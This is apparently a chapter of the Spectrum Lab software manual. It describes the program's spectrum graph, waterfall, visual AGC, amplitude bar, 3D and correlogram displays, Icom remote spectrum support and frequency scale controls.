
4 Spectrum Displays

Overview (about spectrum displays)

See also: Spectrum Lab's main index, 'A to Z', display settings, Controls on the left side and on the bottom of the main window (separate documents).

4.1 1. Spectrum Graph

This graph shows the spectrum as a line plot. One axis of this graph is the frequency domain (with an optional *display* offset), the other is the amplitude (linear or logarithmic, depending on the current FFT output type).



(spectrum graph, frequency scale with filter passband controls, and spectrogram display)

With logarithmic FFT output, the amplitude scale is in decibels (about 90 decibels maximum). The 0-dB-point can be set anywhere from the display configuration dialog (or by command).

The relation between input voltage into the A/D-converter and the FFT output value in decibel (dB) is explained here (use your browser's "back" button to return..)

The displayed amplitude range can be modified in the setup dialog.
As an overlay for the spectrum graph, a reference curve can be displayed, a peak-holding curve (which shows the largest peaks from the previous XX seconds; green in the screenshot above), and an average spectrum curve (which shows the average over a selectable part of the spectrogram; red in the screenshot above).
The display colours -also the "pens" used for various curves- can also be modified in the setup dialog.

You may right-click into the spectrum graph to open a popup-menu which allows you to:

- turn an amplitude- and frequency grid on and off
- rotate the spectrum (along with the waterfall) by 90 degress.
- switch between "split window" and "full-size plot" (no waterfall)
- select between the normal graph mode and a special coloured-bargraph, where each bar is painted in the same colour as the waterfall (amplitude-dependent).
- turn the "peak holding graph" on and off (in the submenu "Spectrum Graph Options")
- turn the "momentary" (non-averaged) graph on and off (in the same submenu)
- turn the "long term average spectrum" on and off (details in the chapter about averaging)
- ... and a few other settings for the spectrum graph

The update-rate of this display (as well as the waterfall) depends on the waterfall scroll rate.
The frequency resolution depends on the sampling rate, decimation, FFT size, and FFT window function.

The displayed frequency range may be modified with the Time Axis panel or by pulling the (yellow or orange) frequency scale with the mouse. Hold the left button pressed and move the mouse left/right (or up/down) while the mouse cursor is over the yellow frequency axis.

There may be some programmable markers visible on the frequency scale, some of them can be moved with the mouse while others are just 'indicators' (for example: the frequency of the LO ("VFO") can be tied to one of these markers).

Small green and green circles in the graph area indicate the data-readout-cursor in peak-detecting mode, small red and green crosses are the readout-cursors in normal (non-peak-detecting) mode.


See also:

- FFT Averaging : Different kinds of spectral averaging help to reduce noise when looking for weak but *coherent* signals. Averaging operates on a sequence of FFTs.
- FFT Smoothing : Further reduction of "visible" noise when looking for weak and *incoherent* signals. Smoothing operates on neighbouring frequency bins, and causes some "blurring" along the frequency axis.

back to top

4.2 2. Waterfall Display (aka Spectrogram)

This scrolling bitmap usually shows the "history" of the last recorded spectra. As time proceeds, old samples will be scrolled out of view; but they can be scrolled back with the time slider on the "Time" panel (in the upper left corner of the main window).



Min 50.0 Hz
Max 15500.0 Hz
Offs 0.0 Hz

Cursor [N]
95.12166 Hz
-21.077 dB
00:00:47.0

Time: 17:55:27.0
peak at 1573.69 Hz

(stereo spectrogram with amplitude bar and log frequency scale)

The intensity (amplitude) of a particular frequency affects the color of a pixel in this bitmap. The relation between amplitude and color can be controlled by a contrast- and brightness control panel on the left side of the main window. Additionally, you can turn on the "visual AGC" function to let the program adjust the brightness value automatically, when the noise level (in the displayed frequency range) changes.

In it's original form (with the "water" falling down), the X-coordinate of a pixel is derived from the frequency-axis, and the Y-coordinate is the time axis (depending on the "scrolling speed" which is adjustable under the display settings).

The visible frequency range can be modified by pulling the frequency scale with the mouse (hold left mouse button down with the mouse pointer over the frequency scale).

The *displayable* frequency range and -resolution depends on the FFT settings (size, decimation, center frequency) and the audio sample rate. For example, an FFT with 40 uHz resolution requires about 1 / 40 uHz = 2500 seconds, or about 7 hours, to collect the equivalent number of samples.

If the waterfall runs in RDF mode (radio direction finder), the colour of the waterfall shows the angle of arrival, while the brightness shows the signal strength. More on that in this separate document.

By default, the waterfall is automatically redrawn after modifying any setting that affects it (e.g. contrast, brightness, displayed frequency range). If this causes issues with CPU load, this feature can be turned off via display settings ("don't redraw waterfall after modifying settings").

4.2.1 2.1 Multi-strip spectrogram

For long-term observations of "narrow bands", the spectrogram screen can optionally be split into multiple "strips", which will be vertically or horizontally stacked (depending on the orientation of the frequency scale: if it runs vertically, small spectrogram strips will be stacked vertically, with the newest strip on the top and the oldest on the bottom). The height of the strip is configured in the display settings. The number of strips is only limited by the screen size. Notes:

- The multi-strip waterfall will not be redrawn completely if contrast or brightness are modified.
- For very special applications, a new strip can be started anytime (even if the previous line has not reached the maximum with), using the command **water.new_strip** . This can be used, for example, to synchronize the multi-strip display to full UTC hours (follow the link for an example).
- For other special applications, with the Conditional Actions / event: "**new_strip**", you can let SL do 'whatever you like' whenever the display reaches the end of one strip and begins the next.
  For example, when beginning a new strip in the waterfall display, you could execute a program turn the antenna to another direction, switch a (remotely controllable) receiver to a new frequency for the next "strip" of the waterfall, etc. The 'Multi-frequency Bat Monitor' uses that feature to synchronize the VFO frequency of a remote receiver with the strips of the waterfall display.

Like in many other components of the program, you can activate a context-specific popup menu by right-clicking into the display. Some options for the waterfall are:

- Frequency grid overlay
- Waterfall Time Grid : Allows time markers as a grid overlay (over the spectrogram), and/or text labels in various formats - read more.
- Rotation of the display by 90 degrees (=vertical or horizontal frequency scale)
- etc ...

If the main window shows a combination of the Spectrum Graph and the waterfall, both are separated by the scrollable frequency scale (which applies to both).

Notes:

- Click into the waterfall with the *left* mouse button to show the spectrum graph for that line of the spectrogram for about two seconds. It will look like the spectrum graph is frozen for a short time, but this is done deliberately. To freeze the waterfall display for an unlimited time, use the Start/Stop menu (stop "Spectrum Analyzer #1", which is the one in the main window).
- Click into the waterfall with the *left* mouse button, and *hold the button pressed* while moving the mouse to mark a rectangular area. When releasing the button, a special popup menu appears. In that popup, you can select special functions like the spectrum replay function.
- Click into the waterfall with the *right* mouse button to open a popup menu, which gives quick access to some important parameters without having to open the display control panel.
- The waterfall colour palette can be selected by clicking into it. You can also define your own colour palette as described here.
- Every calculated FFT spectrum will be drawn in the waterfall as a colored graphic line which is

one or **two** pixels high (or wide, depending on the orientation). So, if the "scroll rate" is set to 200 milliseconds, the waterfall will move down (or left) by 10 graphic pixels per second.. **but:** **If the CPU cannot keep up with the waterfall speed, the waterfall will scroll slower than you defined in the display settings !** That's not a bug, it's a feature ;-)

The program can periodically save the contents of the waterfall. See periodic and scheduled actions. Experienced users can control the waterfall display via interpreter commands (even from other applications).

4.2.2 2.2 Visual AGC (for the spectrogram colour palette)

Normally, the colour palette of the spectrogram is only controlled through the contrast- and brightness slider on the left side of the main window. But optionally, you can turn on the "visible AGC" on the second tab of the Spectrum Display settings.

Technically, the term AGC = automatic gain control is a bit misleading. In fact, the "visual AGC" works as follows:

When painting a new line into the waterfall, the program first measures the noise level within the displayed frequency range, as explained here. Then, it subtracts this value (actual noise level in dB) from the reference value, which can be set in the display settings window (typically -100 dB). Next, this difference (deviation) is passed through a simple low pass filter, depending on the visual AGC speed (slow/normal/fast). When painting the waterfall, the low-pass filtered deviation is added to all FFT bins, before converting them into a colour values.

The "visual AGC" avoids that the spectrogram image will not get too dark or too bright if the input signal level changes. This happens, for example, if the spectrogram shows a shortwave radio signal, and the path loss changes dramatically, or (for some reason) the local noise level rises.


One of the downsides of the visual AGC is, you cannot tell the signal strength (voltage, power, or whatever) from the colour in the spectrogram display. You may be fooled by the AGC, when a narrow-band signal "disappears", which in fact is just overwhelmed by broadband noise. Without the AGC, you would have seen that the noise went up. So be sure to turn on this AGC only if you really need to.

Note:

> As a reminder that the visual AGC is enabled, the brightness slider is labelled "b" (lower case) when the AGC is on. To turn it off, click on the "b" to change it back to "B" ("B"=AGC turned off, brighness only controlled through the brightness slider).

4.2.3 2.3 Amplitude Bar (alongside the spectrogram display)

An optional amplitude bar can be displayed on the side of the waterfall. It can show the "peak" value of the input signal in the time domain. Unlike the waterfall display, the amplitude bar is not limited to a certain frequency range. It often looks like a seismogram (and in fact, has been used as such already):




The background of the amplitude bar is blue. The amplitude from the first input channel adds green colour, the amplitude from the second channel adds red colour (if the analyser is configured for dual channel mode, of course). So if the bars from both channels overlap, the result is white.


Other data can be plotted in the amplitude bar, too. For example, the red curve in the screenshot above shows the current noise level. Their pen colour, content, and scaling range are all defined in the "watch window" (where they can also be plotted in a separate window). Do define which of the watch-window's data channnels shall be plotted into the amplitude bar, open the display configuration screen.

back to top

4.2.4 2.2 Reassigned Spectrogram

Under certain conditions, reassigned spectrograms provide more resolution along the frequcency- and the time-axis than the classic spectrogram shown above. For comparison, a zoomed conventional spectrogram (1st) and a time/frequency reassigned spectrogram (2nd) with the same FFT parameters :






More about reassigned spectrograms in a separate document; a few configurations with reassigned spectrograms can be recalled from the Quick Settings menu.

back to top

4.2.5 2.3 3D Spectrum Display

The 3D spectrum adds another dimension (the time) to the display, but is often less easy to read than the waterfall display.



To switch the main display window to "3D Spectrum", open the spectrum display dialog (from the main menu: "Options".."Display Settings"), then select "3D Spectrum" in the combo list labelled "Show".

It is important to select a "strong" colour palette, with as many colour transitions as possible, and to adjust the displayed amplitude range carefully. Without a suitable colour palette, you will hardly see anything on the 3D spectrum. The colour palette is controlled the same way as for the spectrogram.

Furthermore, it helps to turn on the option "Amplitude Grid" in the display settings for a better readability of the amplitudes. But still, in the authors opinion, a 3D spectrum display is not particularly suited to read the amplitudes accurately. But it can help to see the amplitudes (y axis) versus frequency (x axis) and time (z axis, here: pointing from the foreground into the background).

Special options (which only apply to the 3D spectrum) are on an extra tab in the configuration window. Besides that, the following options also affect the 3D spectrum display:

- the background colour: defined on the "Display Colours" panel, labelled "Spectrum Graph Background"
- the colour used for drawing the scales around the graph: on the same panel, labelled "Spectrum Graph Grid"
- the option "Mirror for Lower Side Band" (on the 2nd tab of the display settings), which reverses the frequency scale
- the "Displayed Amplitude Range" (usually in dB), can be modified in the configuration window too

back to top

4.2.6 2.4 Correlogram


The correlogram is a rarely used function. It is a special graphic representation of the 'similarity' of two signals, or the 'randomness' in a signal.

More specific, it can be used as a cross-correlation plot (if the two inputs of the analyser are connected to different signal sources), or an auto-correlation plot (if both inputs are connected to the same source. The correlator itself doesn't care about that).

The graphic shows a plot of the correlations r(h) versus h (the time lags). In Spectrum Lab, the correlogram uses the same fourier-transformed sample blocks as for the "normal" spectrogram. In fact, the correlogram runs side-by-side with the main spectrum display (spectrum graph and/or spectrogram, as explained in an earlier chapter).

For that reason, the *range of time lags* delivered by the correlator depends on the *FFT size* of the main spectrum display.

Example: A soundcard delivering 11025 samples/second, feeding a 65536 point FFT, will fill a buffer with 65536 points (in the time domain) in 5.94 seconds. The maximum displayable time lag range will be +/- 2.97 seconds then, with lag zero in the middle. The following screenshot shows the spectra and correlogram of a strong noise signal with weak sine wave added. A 0.5 second delay line (using SL's test circuit) was added between the signal generator and channel #1 of the analyser. Channel #2 was directly fed with the test signal (no delay).



To activate this correlation display, select 'View / Windows' .. 'Correlogram' from the main menu. A correlation test (like the one described above) is contained in the SL configurations folder, "CorrTest1.usr". If the spectrum analyser is only connected to one input channel, the correlogram (and the correlation graph) will show the autocorrelation (correlation of the input signal with itself).

The displayed lag range can be modified by pulling the scale with the mouse (the same way as with the frequency scale in the other display modes).


The output of the correlator is *not* normalized to the average input amplitude. Instead, the following scaling and sign convention was chosen (quite arbitrarily):

- A sine wave, with the maximum possible amplitude (just below the clipping point) fed into both analyser inputs, will produce 100 % output at the time lag where both signals coincide.
- If the signal at channel #1 leads the signal at channel #2, the maximum correlation will be at some *positive* lag (don't ask why..)
- If the signal at channel #2 leads the signal at channel #1 (aka Ch1 lags Ch2), the maximum correlation will be at some *negative* lag

Due to the FFT windowing, the coefficients at the edges of the window (extreme lags) may be attenuated. This may be compensated in a future version of SL, if required for some application (it can be avoided by using a rectangular FFT window). In January 2009, the correlator / correlogram was so rarely used that putting more effort in it didn't seem justified.

4.2.7 2.5 Displaying Icom's broadband spectrum instead of SL's FFT output

As of 2018, most of Icom's 'direct sampling' allmode transceivers (and a few receivers) with built-in waterfall display support reading the Spectrum via USB or LAN, through an extended set of CI-V commands.
Spectrum Lab can be configured to read Icom's spectrum data through its 'Tranceiver Interface' / 'Radio Control Port'.
It can even bring the spectrum (along with the audio) 'online', into modern web browsers, using techniques (and Javascript) borrowed from OpenWebRX.



Broadband spectrum (1 MHz wide) read from an IC-7300 via CI-V.
Other suitable radios are IC-9700, IC-7610, IC-7851, and receivers like IC-R8600.

To use this feature, first check if you can establish a "remote" connection to the radio (via USB / virtual COM port) as explained under Transceiver Interface / CAT control / CI-V.

Next (as for most other 'special' display options in Spectrum Lab), from the main menu, select
Options .. *Spectrum display settings, part 2*.
In the group box *Special display options*, check
show REMOTE spectrum (via CI-V) .


When using the 'remote spectrum' display, you should also ...

- check option 'Include VFO offset on frequency' on SL's "Freq"-panel,
- check option 'Synchronize VFO frequency with remotely controlled rig' (same panel),
- in your Icom radio, set 'CI-V Transceive' to 'ON',
  so the radio reports its VFO frequency when turning the dial.

See also: CAT traffic monitor (helps troubleshooting CAT / CI-V communication),
Transceiver Interface Settings, CAT control (here: CI-V)
(reading Icom's "waveform data" requires 115200 bits/second on the 'Radio Control Port').
About the IC-7300's disappointing "digital IF output" (which is *not* an I/Q output)


4.3 3. Frequency Scale

The visible frequency scale is located between spectrum graph and waterfall (if both are visible). It is usually horizontal ("X-axis") and *in most cases* (*) shows only a part of the processed audio spectrum (which is defined by the FFT settings). You can add or subtract a user-defined offset if you want. You can also split the scale to zoom into two independent ranges. The frequency scale may look like this:




The colored rhombic symbols on the frequency scale are markers (they may be simple *indicators* but also versatile *control elements*). The markers can be controlled via interpreter commands in the frequency marker table, which you can activate by double-clicking on a marker. You can move a marker by holding the left mouse button pressed. For example, a frequency marker can be connected to a signal generator's frequency, to the local oscillator of the audio frequency converter, to the AFC center frequency of the digimode decoder, etc.

Optionally, the main frequency scale can also show the three most important parameters (frequency shift as 'zero beat' marker, lower, and upper edge frequency) of the FFT-based audio filter. Example:



(screenshot of main frequency scale with filter passband display / controls)

To show certain 'frequencies of interest' without using one of the programmable markers, a 'Radio Station' Frequency List can be loaded into Spectrum Lab. Frequencies of radio stations appear as thin coloured lines in the main frequency scale and in the spectrum graph.




(VLF spectrum/spectrogram with 'Radio Station' display)

(*) 'In most cases', the frequency scale can only show the range covered by the input signal.
So far, the only exception is the 'broadband spectrum' that certain Icom radios
(like the IC-7300, IC-7610, and similar direct-sampling DSP rigs) can deliver

with a new CI-V command (0x27). Spectrum Lab can parse it since V 2.94 .

4.3.1 Popup menu of the main frequency scale

Clicking into the frequency scale (on a particular 'frequency of interest', not on one of the frequency markers) with the right mouse button, opens the frequency scale's popup menu:



Zoom in on 65.9419 Hz
Zoom out
Center on 65.9419 Hz with 1 pixel / bin
Split frequency scale
Set digimode frequency to 65.9419 Hz
Set Marker 1 (VFO) to 65.9419 Hz
Set Marker 2 (decoder) to 65.9419 Hz
Set Marker 3 (Alpha_A) to 65.9419 Hz

The menu contains some frequently used functions. Most of the entries should speak for themselves, some are explained in the next chapters.

4.3.2 Adjusting the visible part of the frequency scale

The displayed frequency range can be modified by pulling the visible frequency scale with the mouse (left button pressed). Or right-click into the interesting part of the frequency scale and select "Zoom In" or "Zoom Out" in the popup menu.

Alternatively you can enter the "edge frequencies" (Min + Max) in the frequency control panel on the left side of the main window:



(frequency scale control panel)

More information about the frequency control panel is here.

Splitting the frequency scale into two ranges

